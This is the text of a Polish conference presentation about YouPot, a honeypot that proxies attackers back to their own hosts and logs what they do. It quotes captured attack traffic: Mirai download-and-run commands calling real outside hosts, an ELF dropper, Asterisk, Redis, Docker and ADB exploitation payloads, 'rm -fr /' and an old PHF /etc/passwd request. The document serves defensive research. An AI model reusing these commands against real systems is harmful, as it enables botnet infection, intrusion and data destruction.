

YouPot

Agresor jest honeypotem :)

Jacek Lipkowski

SQ5BPF




THE H@CK
SUMMIT

Prelekcja wybrana w wyniku selekcji przez
Radę Programową złożoną z uznanych
liderów obszaru cyberbezpieczeństwa.

Warszawa,
13.10.2025 - 14.10.2025



OFICJALNA PRELEKCJA THE HACK SUMMIT



~\$ whoami

Jacek Lipkowski <sq5bpf@lipkowski.org>

Hobby:

- Krótkofalarstwo. Znak SQ5BPF 30+ lat (licencja z roku 1993)
- Unixy, sieci. I ich psucie :) (około 30 lat)
- Elektronika (od zawsze)

To jest projekt hobbystyczny, zrobiony w moim wolnym czasie.

Prezentacja jest moja i nie wyraża poglądów mojego pracodawcy.

Agenda

- Czym są robaki (sieciowe)?
- Czym są honeypoty?
- Zbudujemy sobie honeypota
- I zobaczymy co znalazł :)
- Pytania

Robaki (sieciowe)



Robaki

Automatycznie przenosi się z jednego systemu na drugi

Historyczny przykład: Robak Morrisa (Morris worm) - 1988

Wykorzystuje tryb debug w sendmail-u, przepełnienie bufora w fingerd, wykorzystanie relacji zaufania w rsh/rexec

Atakuje systemy 4BSD

Napisane z ciekawości, dla zabawy. Obecnie dla zysku: botnety, instalacja cryptominerów itp

https://en.wikipedia.org/wiki/Morris_worm

https://en.wikipedia.org/wiki/Timeline_of_computer_viruses_and_worms

Honeypoty



Honeypot

Usługa która wygląda “interesująco” żeby potencjalni atakujący się nim próbowali ją rozpoznawać.

A my sobie możemy popatrzec :)

Nie znalazłem skąd się wziął termin “Honeypot”

Przykłady historyczne

- “An Evening with Berferd” Bill Cheswick (1991): emuluje tryb DEBUG w sendmailu, ftp, finger, telnet/rlogin/rsh, konta guest
- “The Cookoo’s Egg” Clifford Stoll K7TA (1989, ale zdarzenie z 1986): autor głównie przygląda się sesjom w prawdziwych systemach (Pure honeypot), stworzył fałszywe konta, fałszywe dokumenty a nawet fałszywy dział (Honeytoken) z którym później się skontaktowano

Wszyscy mieli z tym kupe zabawy w latach '90s :)

PHF /cgi-bin/phf?Qalias=%0A/bin/cat%20/etc/passwd

Skrypty naśladowujące PHF wyszły razem z advisory :)

Ale wtedy nie nazywano tego honeypotem.

Typy honeypotów

- Low interaction – podstawowa emulacja jakiejś usługi. Łatwo napisać, bezpieczne, ale nie zaangażują atakującego zbyt długo.
- High interaction – próbujemy dobrze emulować usługę. Trudniej napisać/uruchomić, generalnie bezpieczne (ale większa powierzchnia ataku), dłużej zaangażuje atakującego.
- Pure honeypot – prawdziwy system. Ciężiej uruchomić i utrzymywać, nie do końca bezpieczne (atakujący ma dostęp do prawdziwego systemu), zaangażuje atakującego na jeszcze dłużej.

Przykłady

Fajna (stara) lista:

<https://github.com/paralax/awesome-honeypots>


Większość emuluje jedną albo parę usług (telnet, ssh), albo http/https.

<https://github.com/qeeqbox/honeypots> (Mysql, Postgres, Redis, VNC, MSSQL, Elastic, LDAP, NTP, Memcache, Oracle, SNMP, SIP, IRC, PJP, IPP, RDP, DHCP)

<https://github.com/thinkst/opencanary> (ftp, git, http, llmnr, mssql, mysql, ntp, portscan, rdp, redis, samba, sip, snmp, ssh, telnet, tftp, vnc)

T-Pot <https://github.com/telekom-security/tpotce> – uruchamia wiele honeypotów na raz

Zbudujmy honeypota!



Założenia projektowe



Wszystkie porty!

- Wyłączmy wszystko co słucha na TCP
- Słuchamy na jakimś porcie (np 65534/tcp)
- Resztę załatwiamy magią netfilter:

```
iptables -A INPUT -i ens192 -p tcp -j ACCEPT
```

```
iptables -t nat -A PREROUTING -i ens192 -p tcp -j REDIRECT --to-port 65534
```

Ale jaki port?

- Dalsza magia linuxowa pokazuje na jaki port się łączył klient:

```
#include <linux/netfilter_ipv4.h>
```

```
getsockopt (client_socket, SOL_IP, SO_ORIGINAL_DST, &original_sa,  
&addr_size);
```

```
printf("To: %s:%d\n", inet_ntoa(original_sa.sin_addr),  
ntohs(original_sa.sin_port));
```

Jakie usługi?

- Typowe: ssh, telnet, smtp, ftp, socks itp...
- Bazy danych (MySQL, Oracle), kubernetes, docker itp...
- Serwer minecraft, asterisk VoIP itp...
- Własnościowe interfejsy www, nieznane protokoły
- Serwery albo routery, GPONy, Kamierki IP/DVR, inne urządzenia IoT
- Na różnych systemach: Linux, Windows, itp...
- Na różnych architekturach: x86's, arm, mips, sh4 itp....
- Generalnie wszystko... ale to mało realistyczne

WSZYSTKIE SERWISY!

Cieężka sprawa, mamy problem.

Kłamałem, Nie będę ich emulować. Za trudno.


Kończymy prezentację :)

Pamiętacie robaki?




Podatny serwer telnet na jakiejś egzotycznej platformie

Pamiętacie robaki?




Robak szuka takiej usługi

Pamiętacie robaki?



Robak wykonuje kod na zdalnym systemie

Pamiętacie robaki?



Robak próbuje propagować na podobne urządzenia, znajduje honeypota

Pamiętacie robaki?



Nie wiemy jaką usługę zaemulować. Więc robimy proxy do atakującego :)

YOU POT



Akatujący jest honeypotem :)

YOUPOOT

Honeypot proxy-back:

- Łączymy się do atakującego na ten sam port na który on się do nas połączył
- Jeśli port jest zamknięty, też zamykamy
- Przekazujemy dane z/do atakującego z powrotem do niego. Bajt w bajt to samo
- I oczywiście nagrywamy ruch :)
- Nie trzeba pisać emulacji protokołu
- Działa z prawie każdym protokołem TCP bez dodatkowej pracy
- Atakujący (albo robak) dostaje dokładnie tą usługę jaką chciał dostać
- I ta usługa jest na prawdziwnym hoście, więc to jest pure honeypot

YOUPOOT

Wszystko trafia do /home/youpot/youpot (obecnie zakardkodowane)

Ruch zalogowany w /home/youpot/youpot/log

katalogi: source_ip/port/epochseconds_useconds

Przykład: 1.2.3.4/23/1747349839_464453

hexdump.log - hexdump

textdump.log – surowy log ruchu (łącznie z binarnymi krzakami)

connection.json – log z ruchu + info w json

TODO: plik PCAP (emulowany)

Connection from 1.2.3.4:34684 to port 23

>server> [len: 0x00000007 (7)]

login:

<client< [len: 0x00000006 (6)]

rmuser43

>server> [len: 0x0000000a (10)]

password:

<client< [len: 0x00000008 (8)]

Niebieski7

>server> [len: 0x00000009 (9)]

welcome!

~#

<client< [len: 0x00000009 (9)]

rm -fr /

End connection slot 2 client:[14 bytes 2 blocks] server:[48 bytes 5 blocks]

DEMO

```
{  
  "packets": [  
    { "idx": 0, "fromclient": false, "len": 7, "data": "login:\n" },  
    { "idx": 1, "fromclient": true, "len": 6, "data": "rmuser43\r\n" },  
    { "idx": 2, "fromclient": false, "len": 10, "data": "password:\n" },  
    { "idx": 3, "fromclient": true, "len": 12, "data": "Niebieski7\r\n" },  
    { "idx": 4, "fromclient": false, "len": 13, "data": "welcome!\n~ #\n" },  
    { "idx": 5, "fromclient": true, "len": 9, "data": "rm -fr \n" },  
    "info":{ "txblocks": 3, "txbytes": 48, "rxblocks": 3, "rxbytes": 24, "ip":  
    "1.2.3.4", "srcport": 34684, "dstport": 23, "time_start": 1747659338,  
    "time_stop": 1747659394, "time_elapsed": 56 }  
  ]  
}
```

CO NAM WPADŁO?

Robak Mirai (bardzo dużo!)

>server> [len: 0x00000022 (34)]

BCM96318 Broadband Router

Login:

<client< [len: 0x00000007 (7)]

support

>server> [len: 0x0000000c (12)]

Password:

<client< [len: 0x00000007 (7)]

support

```
/bin/busybox hostname whomp # można poszukać w shodanie
```

```
/bin/busybox echo > /tmp/.b && sh /tmp/.b && cd /tmp/
```

```
/bin/busybox echo > /var/.b && sh /var/.b && cd /var/
```

```
/bin/busybox echo > /var/run/.b && sh /var/run/.b && cd /var/run/
```

```
[...]
```

```
/bin/busybox wget http://185.196.9.228/wget.sh -O- | sh;/bin/busybox tftp -g  
185.196.9.228 -r tftp.sh -l- | sh;busybox ftpget 185.196.9.228 ftpget.sh ftpget.sh &&  
sh ftpget.sh; curl http://185.196.9.228/curl.sh -o- | sh
```

```
/bin/busybox echo -ne "\x7F\x45\x4C\x46\x01\x00...." > .d # jeśli poprzemie nie  
zadziałało
```

```
/bin/busybox echo -ne "...." >> .d
```

```
/bin/busybox chmod +x .d; ./d; ./dvrHelper selfrep
```

Różne egzotyczne urządzenia (bardzo mała próbka tego co było łatwo zidentyfikować)

Camera with Novatek SoC

ZTE F6xx router

Jungo router (Actiontek)?

GX6633H2 - some IPTV box?

różne OpenWRT

Welcome to Monitor Tech. - Hisilicon DVR and Cameras

D-Link DSL-2640U

BCM96328 Broadband Router

USR-G806 JiNan Ustr IOT Technology Limited

Eltex NV-102 IPTV set top box

.... to bardzo długa lista...

>server> [len: 0x0000001e (30)]

Asterisk Call Manager/2.10.5

<client< [len: 0x00000049 (73)]

Action: Login

ActionID: 1

Username: cron

Secret: 1234

Events: off

>server> [len: 0x00000044 (68)]

Response: Success

ActionID: 1

Message: Authentication accepted

<client< [len: 0x00000051 (81)]

ACTION: COMMAND

command: dialplan add extension 009999,1,Wait,1 into default

>server> [len: 0x00000027 (39)]

Response: Follows

Privilege: Command

>server> [len: 0x0000007e (126)]

Extension 009999@default with priority 1 already exists

Command 'dialplan add extension 009999,1,Wait,1 into default' failed.

>server> [len: 0x00000013 (19)]

--END COMMAND--

<client< [len: 0x00000085 (133)]

ACTION: COMMAND

command: dialplan add extension 009999,2,System,"/usr/bin/wget -P /tmp/ http://185.59.223.XX/init" into default

Asterisk 5038/tcp

Payload:

#!/usr/bin/perl

ShellBOT

OldWOLF - oldwolf@atrix-team.org

- www.atrix-team.org

Stealth ShellBot Vers#1075;o 0.2 by Thiago X

[...]

<client< [len: 0x0000020d (525)]

*5

\$3

set

\$1

t

\$480

*/1 * * * * root sh -c 'echo enkodowane_dane... | base64 -d | sh'

\$2

ex

\$3

120

>server> [len: 0x00000005 (5)]

+OK

Redis 6379/tcp

skrypt enkodowany
base64, ściąga plik u
wykonuje

Inne wersje:

- eval skryptu lua
- system.exec
- dodanie slavea
- ...

Może to HEADCRAB:

[https://
www.youtube.com/
watch?v=-Q_uAFb8_4E](https://www.youtube.com/watch?v=-Q_uAFb8_4E)

<client< [len: 0x000002ec (748)]

Docker 2375/tcp

POST /containers/create HTTP/1.1

Całkiem aktywne.

Host: 176.107.xxx.xxx:2375

Różne warianty.

User-Agent: Go-http-client/1.1

Content-Length: 576

Ten instaluje tor-a,
ściąga skrypt z tora i go
wykonuje.

Content-Type: application/json

```
{"Image":"alpine:latest","Cmd":["sh","-c","export IP=1.2.3.4; echo  
base64_enkodowane_dane | base64 -d |  
sh"],"Tty":true,"HostConfig":{"Binds":["/:/hostroot:rw"],"RestartPolic  
y":{"MaximumRetryCount":0,"Name":"always"}}}
```

server> [len: 0x00000003 (3)]

CNXN^@^@^@^A^@^P^@^@o^@^@^@8\$^@^@<BC><B1><A7><B1>**device::ro.product.name=Hi3718CV100;ro.product.model=HiSTBAndroidV5**
Hi3718CV100;ro.product.device=Hi3718CV100;^@

<client< [len: 0x00000034 (52)]

OPEN<A5>^H^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@<B0><AF><BA><B1>**shell:pm path**
com.ufo.miner^@

<client< [len: 0x00000056 (86)]

OPEN<A7>^H^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@<BF>^V^@^@<B0><AF><BA><B1>**shell:am**
start -n com.ufo.miner/com.example.test.MainActivity^@

<client< [len: 0x00000030 (48)]

OPEN<A9>^H^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@<D2>^H^@^@<B0><AF><BA><B1>**shell:ps**
| grep trinity^@

>server> [len: 0x000000b8 (184)]

WRTEESC^@^@^@<A9>^H^@^@<A0>^@^@^@T)^@^@<A8><AD><AB><BA>**root**
13402 1 2484 196 c0059034 0002195c S /data/local/tmp/trinity
root 13554 13402 4532 536 ffffffff 00021d3c S /data/local/tmp/trinity

ADB 5555/tcp

Android debug bridge

To jest Trinity - P2P
Malware Over ADB

[https://
www.keysight.com/
blogs/en/tech/nwvs/
2020/11/22/trinityp2p-
malware-over-adb](https://www.keysight.com/blogs/en/tech/nwvs/2020/11/22/trinityp2p-malware-over-adb)

I wiele więcej...

Za wiele żeby wszystko pokazywać

RDP, MS SQL Server, VNC nie są obecnie obsługiwane, więc firewalluje najczęstsze 3389, 1434 i 5900

TLS (HTTPS)

Powiedziałem że przekazuje wszystko dokładnie BAJT w BAJT?
Kłamałem :)

TLS zaczyna się od "\x16\x03\x01"

Jeśli jest, to bierzemy trochę magii OpenSSL i robimy MiTM.

A potem wysyłamy rozszyfrowany ruch BAJT w BAJT.

SSH

SSH zaczyna się "SSH-" na początku połączenia.

Jak to znajdziemy, uruchamiamy (zmodyfikowany) ssh-mitm, i proxujemy ruch przez to.

Kiepski hack. Ale działa (albo coś w ten deseń).

Zapisujemy: proponowany klucz publiczny, użytkownik/hasło, sesje/komendy.

Transfer plików nie działa poprawnie (do poprawki).

<https://docs.ssh-mitm.at/>

DEMO

SSH

Bardzo interesujące.

Ktoś używa bardzo skomplikowanych haseł i jest się w stanie zalogować.

Celowo pomijam.

CZY TYLKO ROBAKI?

Mass scans (Internet Census itp)

Ale też prawdziwi ludzie :)

Bardzo skrócona wersja:

Atakujący ściąga config: GET /Settings.CFG

Loguje się za pomocą odkodowanych poświadczeń.

Próbkuj tu i tam (i robi forensic za nas):

vpn: 93.90.230.xxx,10.8.0.2,,,,,Sat Feb 15 13:56:37 2025

ESSID/BSSID

Clients: xiaomi-vacuum-XXX yandex-mini2-XXXX S22-pol-
zovatela-Nadezda OnePlus-10-Pro-5G

Przykład:

Atakujący znalazł
ciekawy router wifi
ASUSa, taki sam z
jakiego się łączy.

A my możemy oglądać
cały atak.

Klikając po interfejsie
atakujący załatwia za
nas sporo informatyki
śledczej.

GeoIP:

217.25.230.xxx Voronezh, Voronezh Oblast, Russia (RU),
Europe 217.25.230.0/23 394002 51.6664, 39.17
(100 km) AO IK Informsvyaz-Chernozemye -
Cable/DSL

Przykład:
Atakujący router wifi

VPN from:

93.90.230.xxx Yekaterinburg, Sverdlovsk Oblast, Russia
(RU), Europe 93.90.224.0/21 620010 56.8469, 60.6137
(20 km) MTS PJSC utk.ru Cellular

